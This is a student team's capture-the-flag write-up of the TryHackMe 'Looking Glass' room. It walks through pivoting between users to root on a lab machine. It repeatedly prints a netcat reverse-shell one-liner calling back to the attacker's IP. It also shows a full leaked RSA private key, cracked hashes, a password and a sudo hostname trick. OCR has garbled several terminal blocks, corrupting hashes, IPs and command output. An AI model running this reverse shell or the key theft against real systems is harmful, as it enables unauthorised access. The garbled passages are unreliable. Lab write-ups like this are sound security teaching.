jabberwock@looking-glass:$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.
Connection to 10.10.170.112 closed.
root@kali:~# []

root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.230.216] from (UNKNOWN) [10.10.170.112] 41360
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:$ 
```

We looked at the home folder and saw two files, one is a poem and the other is something encrypted. We tried to use an online hash cracker to crack the cypher.

```
tweedledum@looking-glass:~$ ls -l
ls -l total 8
total 8
drwxr--r-- 1 root root 520 Jul  3 2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3 2020 poem.txt
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
Tweedledum and Tweedledee
Agreed to have a battle;
For Tweedledum said Tweedledee
Had spoiled his nice new rattle.

Just then flew down a monstrous crow,
As black as a tar-barrel;
Which frightened both the heroes so,
They quite forgot their quarrel.
tweedledum@looking-glass:~$ 
```

```

total 8
drwxr--r-- 1 root root 520 Jul 3 2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul 3 2020 poem.txt
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
  Tweedledum and Tweedledee .10.255.255 scope global dynamic eth0
    Agreed to have a battle; red|lt 2591sec
    For Tweedledum said Tweedledee scope link
      Had spoiled his nice new rattle. forever
rootokali:[~]
Just then flew down a monstrous crow,
  As black as a tar-barrel;
  Which frightened both the heroes so,
    They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydum
cat humptydum
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

After that, we discovered hashes encoded type SHA256PLAIN and the sentence is revealed after decoding except for the final line.

### Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

```
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (`sha1(shai_bin)`), QubesV3.1BackupDefaults

I'm not a robot
 

reCAPTCHA
  
Privacy - Terms

Hash	Type	Result
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

The final line was decoded using cyberchef. We found out it was hex encoded rather than a SHA256 hash.

The screenshot shows the CyberChef interface. In the 'Input' field, the hex string '7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b' is pasted. The 'Magic' recipe is selected with a depth of 3. The output shows the decoded password: 'the password is zyxwvutsrqponmlk'. Properties listed include: Possible languages: English; Matching ops: From Base85; Valid UTF8; Entropy: 4.29. Below this, another row shows the same input with different properties: Matching ops: From Base64, From Base85, From Hex, From Hexdump; Valid UTF8; Entropy: 3.26.

### Third user:

As a result, we now possess a new password, obtained from the humptydumpty.txt file. in the passwd file earlier, we saw that there was a user called humptydumpty and tried switching to that user to see if that user has any privileges or access that can help us. We logged in using the password we obtained earlier.

The terminal window titled 'ShellNo.1' shows the following session:

```
jabberwock@looking-glass:~$ cp twasBrillig.sh .2
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.eue state UNKNOWN group default q
Connection to 10.10.170.112 closed.
root@kali:~# [REDACTED]
cat poem.txt |lft forever
'Tweedledum and Tweedledee ed.lft forever
Agreed to have a battle; LOWER_UP> mtu 9001 qdisc mq state UP group default
For Tweedledum said Tweedledee
Had spoiled his nice new rattle. :FF:FFFF:FF:FF:FF:FF
inet 10.10.170.112 brd 0.0.0.0 scope global dynamic eth0
    Just then flew down a monstrous crow, say
    As black as a tar-barrel; 3/4 scope_link
    Which frightened both the heroes so, never
        They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydum
cat humptydum.txt
dcff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfd95d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a1lef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```


```
jabberwock@looking-glass:~$ cp twasBrillig.sh .2
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.  Connection state UNKNOWN group default
Connection to 10.10.170.112 closed.
root@kali:~# [REDACTED]
inet 192.168.1.118 scope host lo
  valid_lft forever preferred_lft forever
ls -ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ cd ~
cd ~
humptydumpty@looking-glass:~$ ls -ls
ls -ls
total 4
4 -rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$ [REDACTED]
```

We looked at the home folder permission and apparently, Alice has unusual access to some permissions.

```
jabberwock@looking-glass:~$ cp twasBrillig.sh .2
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.230.216 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.  Connection state UNKNOWN group default
Connection to 10.10.170.112 closed.
root@kali:~# [REDACTED]
inet 192.168.1.118 scope host lo
  valid_lft forever preferred_lft forever
command 'cd' from deb cde
command 'cdb' from deb tinycdb
command 'cdw' from deb cdw
command 'cdo' from deb cdo
command 'cdi' from deb cdo
command 'cdp' from deb irpas
command 'cdv' from deb codeville
command 'cd5' from deb cd5
Try: apt install <deb name>

humptydumpty@looking-glass:/home/tweedledum$ cd ~
cd ~
humptydumpty@looking-glass:~$ ls -ls
ls -ls
total 4
4 -rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice      alice      4096 Jul  3  2020 alice
4 drwx----- 3 humptydumpty humptydumpty 4096 Jul 27 09:15 humptydumpty
4 drwxrwxrwx 5 jabberwock  jabberwock 4096 Jul 27 08:36 jabberwock
4 drwx----- 5 tryhackme   tryhackme  4096 Jul  3  2020 tryhackme
4 drwx----- 3 tweedledee  tweedledee 4096 Jul  3  2020 tweedledee
4 drwx----- 2 tweedledum  tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ [REDACTED]
```

We went to investigate the files and got ourselves permission to read the .bashrc file. We also spotted that there was an id\_rsa file in the .ssh folder.




```
jabberwock@looking-glass:~$ cp twasBrillig.sh.bak
cp: missing destination file operand after 'twasBrillig.sh'
Try 'cp --help' for more information.
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.216.1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.170.112 closed by remote host.
Connection to 10.10.170.112 closed.
root@kali:~# 

* Add an "alert" alias for long running commands.  Use like so:
alias alert='notify-send --urgency=low -i "$( [ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e "'\''$s/^s*\[0-9]\+\s*\//\s*[;\\]s*\[a-zA-Z]*$'\''')"'"

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.


if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi
humptydumpty@looking-glass:/home/alice$
```



```
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizfta4YPqmfxM1735FPlGf4j9ExZhlmMD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJKENK+a4w0RdyPoyGK/63rXtn/IWKQka9tQ
2xrDnyxdwbtikP1l4bq/4vU30Uca+A+YHxqhyq39arpeceHvit+jVPriHiCA73k7Q
HCgpkwCzNa5MMG+1Cg4ifffv4uhPxkBLL3f4rBf84RmuKEEy6byZ+/WOEgHl
fk5ngFniW7x2R3vyq7xyDrwiXejfw4yYe+kLiGzyyk1ia7HghNkpIRufPdJd+r
NGrjYFLjhzeWYBmHx7JkhkEUFIvX6ZV1y+gihQIDAQABaoIBAQDAhIA5kCyMqtQj
(2F+097qjVzf7LAIvuc5Ryqlxm5tsq4nUzvLRgfRMpn7hAjd/bwFKLb7j
>pHmkU1c4WkaJdpZhsPfGjxpKAUtkx3Uetjw+1emIVNu6pkivJ0DyXViTz5jf
)l2PZTVpwPtRw+RebKMwjwqwo4k77Q30r8Kxr4UFx2hLhtHT8tsjqBUWrB/jlMHQ0
zmU73tPVQSEgeUp2jOlv75toEYieo+7ULpgDwDn8PxQjCF/2Qua2jfAlisxK
WFecmTnIQDyOfWCbmgoVik4Lzk/rDGn9jycYfxOpuj3XH2l80DQ+G0+5B8g38+aJ
cUINwh4Ba0GBApdctuVRoAkPyEofZxQfqPqw3LZyyiKena/HyWLxWXHg6j7aW
DmtVXjj0Qwcj0LuDt4QqcCJvrGbdBVGOFLowZzLpYGJchxmLR+RHCB40pZjBgr5
8bjlQcp6pplBRcf/OsG5ugpcijS6uA6CWXe6WC7r7V94r5wzzJpwBAoGBAM1R
aCg1/2uXIOqxtAfQ+WDXqQQuq3szvrhep22McIuE83dh+hUiBaPqR1nY1sAAhgy
wJohLch1q4ElhUmTZquBwviU73fNRbID5pn4LKL6/yiF/Gwd+zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3+rLcFAoGBAOxvcFpM5Pz6r08jZrzs
SFexy9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOhnDyrJXcb0ArJivhDLdxhzFkx
X1DPyif292GtsMC4xL0BhLkziiYI6bgI9efC4rXvFcvrUqdyc9ZzoYflykL9KaCGr
+zlcOTJ8FQZkjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3gaZUFw0yreYAsKGj
oPwkhxa0UlxDiTQ01+HQ79xagY0fjl6rBzpska59u1ldj/BhdRpdrvuxsQr3n
ags//N64V4BaK3/CjHcBuUA30VKcicvDI9xaQjOKardP/Ln+xM6lzdshwdQAXK
e8wCbMuha0GBAOky5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dlnK/rW400JgxqIv69MjdsFrRnigZNhTTAyNrRMH1U7kUFPUbzZXCmnCGLAgeBY0
k6ywCnCtTz2/sNegNcx9/iZw+yVEm+4s9eonVimF+u19HFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$
```

We also found out it was owned by humptydumpty, who was logged in. Because of that we can read the contents as well under the user humptydumpty.



```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw-r--r-- 1 humptydumpty humptydumpty 1679 Jul  3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$
```

#### Fourth User:

We ssh to alice with the file and copied the id\_rsa file to our kali and utilized the ssh from there in order to get in as alice.

```
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? █
```

We logged in as our next user and only found a file named kitten.txt which just contains a story and nothing yet helpful.

```
alice@looking-glass:~$ ls
ls
kitten.txt
alice@looking-glass:~$ cat ki
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with
all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her e
yes got large and green: and still, as Alice went on shaking her, she kept on growi
ng shorter—and fatter—and softer—and rounder—and

—and it really was a kitten, after all.
alice@looking-glass:~$ █
```

We proceed to find an enumeration script. We found one on github and we used that as a script.

The screenshot shows a GitHub repository page for 'linux-smart-enumeration' by diego-treitos. The repository has the following structure:

- cve
- doc
- screenshots
- tools
- LICENSE
- README.md
- lse.sh

The README.md file contains the following content:

```
First, a couple of useful oneliners ;)

wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -O
lse.sh;chmod 700 lse.sh

curl "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -Lo
lse.sh;chmod 700 lse.sh

Note that since version 2.10 you can serve the script to other hosts with the -S flag!
```

**linux-smart-enumeration**

Linux enumeration tools for pentesting and CTFs

This project was inspired by <https://github.com/rebootuser/LinEnum> and uses many of its tests.

Unlike LinEnum, lse tries to gradually expose the information depending on its importance from a privesc point of

We ran the script and switched to our current box terminal. The script found a path to root. The hostname was ssalg-gnikool which we realised was just looking-glass but backwards. We used sudo and now we can escalate our privileges to root.

```
root@kali:~# wget "https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
-- 2022-07-27 09:25:43 -- https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh
Resolving github.com (github.com) ... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [following]
-- 2022-07-27 09:25:44 -- https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 48061 (47K) [text/plain]
Saving to: 'lse.sh'

[download] 100%[=====] 48.0K=0.00s
```

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$
```

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~#
```

**Category: User Root Flag**

**Question: Get the root flag.**

**Members involved: Aliph, Dharvin**

**Tools used: Kali**

**Thought process, methodology and attempts:**

Lastly our goal is to get the last flag. As we can see, the final flag is backwards. Therefore, we need to reverse it in order to retrieve the last flag and complete our Pentest 1. We used the command “**cat root.txt | rev**” to rearrange the flag. The final answer was  
**thm{bc2337b6f97d0g7b01da718ced6ead3f}**

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw——— 1 humptydumpty humptydumpty 1679 Jul  3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ █
```

```
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_
rsa
<ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? █
```

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
/snap/bin

User alice may run the following commands on ssalg-gnikool:
  (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ █
```

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# █
```

```
root@looking-glass:~# cd /home/tryhackme
cd /home/tryhackme
root@looking-glass:/home/tryhackme# ls
ls
passwd passwords sshChall sshChall.service ssh_hostkey ssh_hostkey.pub
root@looking-glass:/home/tryhackme#
```

```
root@looking-glass:/home/tryhackme# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# ls -l
ls -l
ls-l: command not found
root@looking-glass:/root# ls -l
ls -l
total 16
drwxr-xr-x 2 root root 4096 Jun 30 2020 passwords
-rw-r--r-- 1 root root 144 Jun 30 2020 passwords.sh
-rw-r--r-- 1 root root 38 Jul 3 2020 root.txt
-rw-r--r-- 1 root root 368 Jul 3 2020 the_end.txt
root@looking-glass:/root# cat roo
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

thm{bc2337b6f97d057b01da718ced6ead3f}

**Final Result:** Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

Task 1 ✓ Looking Glass

Climb through the Looking Glass and capture the flags. ▶ Start Machine



*Answer the questions below*

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Correct Answer

💡 Hint

+ 100 Get the root flag.

thm{bc2337b6f97d057b01da718ced6ead3f}

Correct Answer

#### Contributions:

ID	Name	Contribution	Signatures
1211102532	Dharvin	Help lead the Pentest so that everything goes accordingly. Did most of the writing after compiling findings.	
1211101179	Aliph	Figured out the exploit for the privilege escalation and user root flag.	
1211102427	Nathifa	Figured out the exploit for the initial gaining use flag and second, third and fourth user.	

VIDEO LINK: [https://youtu.be/JZk\\_6ahTiPo](https://youtu.be/JZk_6ahTiPo)

